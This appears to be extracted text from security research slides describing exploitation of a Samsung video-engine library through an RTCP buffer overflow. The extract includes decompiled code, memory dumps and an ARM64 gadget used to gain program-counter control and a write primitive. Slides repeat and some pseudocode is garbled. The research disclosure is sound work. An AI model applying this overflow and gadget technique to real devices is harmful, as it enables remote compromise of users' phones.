    v2 = *(_QWORD *)a1 + 176;
    if ( v2 )
    {
        v3 = *(_DWORD *)v2 + 136;
        if ( v3 <= len )
        {
            v8 = *(_DWORD *)v2 + 120;
            v9 = *(_QWORD *)a1 + 176;
            *(_DWORD *)v2 + 136) = len;
            *(_DWORD *)v2 + 120) = len - v3 + v8;
            result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
            if ( !( _DWORD )result )
                *(_BYTE *)v2 + 20) = *(_BYTE *)v2 + 38324;
        }
    }
}

```

```

result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(( _QWORD **))this + 1057) + 16LL)(
    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);

```

b400007054d278d8	68 e6 16 e0 6f 00 00 00 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8	f8 e6 16 e0 6f 00 00 00 00 00 e9 e2 00 00 00 00 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908	00 f0 3f
b400007054d27918	00 00 00 00 00 03 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00
b400007054d27928	2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00

- Bad news: parameter2, as a length parameter, is zero!
- We need to find a way to make parameter 2 non-zero.

# A good gadget : write 1 at any address

```
LDR      X0, [X19,#0x2108]
MOV      W2, #1
LDR      W1, [X19,#8]
MOV      W4, WZR
LDR      X8, [X0]
LDR      X8, [X8,#0x10]
BLR      X8
```

Write-primitive B assembly code

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL)(
    *((__QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```

Write-primitive B pseudo code

```
76808          ; __ unwind {
76808 5F 24 03 D5  BTI      c
7680C 08 CC 21 8B  ADD      X8, X0, W1,SXTW#3
76810 E0 03 1F 2A  MOV      W0, WZR
76814 08 31 40 F9  LDR      X8, [X8,#0x60]
76818 02 05 00 F9  STR      X2, [X8,#8]
7681C C0 03 5F D6  RET
7681C          ; } // starts at 76808
```

Gadget of libsamsung.videoengine\_9\_0.so

## This gadget:

- W2 is 1
- Set the [x8,#8] == ((unsigned int \*)this + 2)
- Write x2(1) to (unsigned int \*)this + 2)

Once ((unsigned int \*)this + 2) is set to 1, it remains at 1.

# First step: Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(__QWORD, __QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL))(  
    *(__QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

	X8	X8+8
b400007054d278d8	68 e6 16 e0 6f 00 00 00	00 00 00 00 63 79 63 6c
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	e9 e2 00 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 f0
b400007054d27918	00 00 00 00 03 00 00 00	01 00 00 00 00 00 00 00
b400007054d27928	2e 00 00 00 e9 e2 00 00	e9 e2 00 00 5a 07 00 00

Control the pc to this gadget

BTI	c
ADD	X8, X0, W1, SXTW#3
MOV	W0, WZR
LDR	X8, [X8,#0x60]
STR	X2, [X8,#8]
RET	

\*((unsigned int \*)this + 2)

b400007054d278d8	68 e6 16 e0 6f 00 00 00	01 00 00 00 00 00 00 00
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	51 f8 02 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 f0
b400007054d27918	01 00 00 00 02 00 00 00	00 00 00 00 00 00 00 00

CTransportManager object1

+6892:

\*\*((\_\_QWORD \*\*))this + 1057)

\*\*((\_\_QWORD \*\*))this + 1057)+16

\*\*((\_\_QWORD \*\*))this + 1057)+0x60

Control pc to gadget

rtcp pkt buffer

+8456: \*((\_\_QWORD \*\*))this + 1057)

overflow

itEvents

# First step: Jumping to gadget and setting parameter2 to 1

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(( _QWORD **))this + 1057) + 16LL))(  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```


	X8	X8+8
b400007054d278d8	68 e6 16 e0 6f 00 00 00	00 00 00 00 63 79 63 6c
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	e9 e2 00 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
b400007054d27918	00 00 00 00 03 00 00 00	01 00 00 00 00 00 00 00
b400007054d27928	2e 00 00 00 e9 e2 00 00	e9 e2 00 00 5a 07 00 00

Control the pc to this gadget

BTI	c
ADD	X8, X0, W1, SXTW#3
MOV	W0, WZR
LDR	X8, [X8,#0x60]
STR	X2, [X8,#8]
RET	

\*((unsigned int \*)this + 2)

b400007054d278d8	68 e6 16 e0 6f 00 00 00	01 00 00 00 00 00 00 00
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	51 f8 02 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
b400007054d27918	01 00 00 00 02 00 00 00	00 00 00 00 00 00 00 00



# First step: Jumping to gadget and setting parameter2 to 1

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(( _QWORD **))this + 1057) + 16LL) (
    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```


	X8	X8+8
b400007054d278d8	68 e6 16 e0 6f 00 00 00	00 00 00 00 63 79 63 6c
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	e9 e2 00 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 f0
b400007054d27918	00 00 00 00 03 00 00 00	01 00 00 00 00 00 00 00
b400007054d27928	2e 00 00 00 e9 e2 00 00	e9 e2 00 00 5a 07 00 00

Control the pc to this gadget


BTI	c
ADD	X8, X0, W1, SXTW#3
MOV	W0, WZR
LDR	X8, [X8,#0x60]
STR	X2, [X8,#8]
RET	

\*((unsigned int \*)this + 2)


b400007054d278d8	68 e6 16 e0 6f 00 00 00	01 00 00 00 00 00 00 00
b400007054d278e8	f8 e6 16 e0 6f 00 00 00	51 f8 02 00 00 00 00 00
b400007054d278f8	f0 c7 11 fa 6f 00 00 00	00 00 00 00 00 00 00 00
b400007054d27908	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 f0
b400007054d27918	01 00 00 00 02 00 00 00	00 00 00 00 00 00 00 00



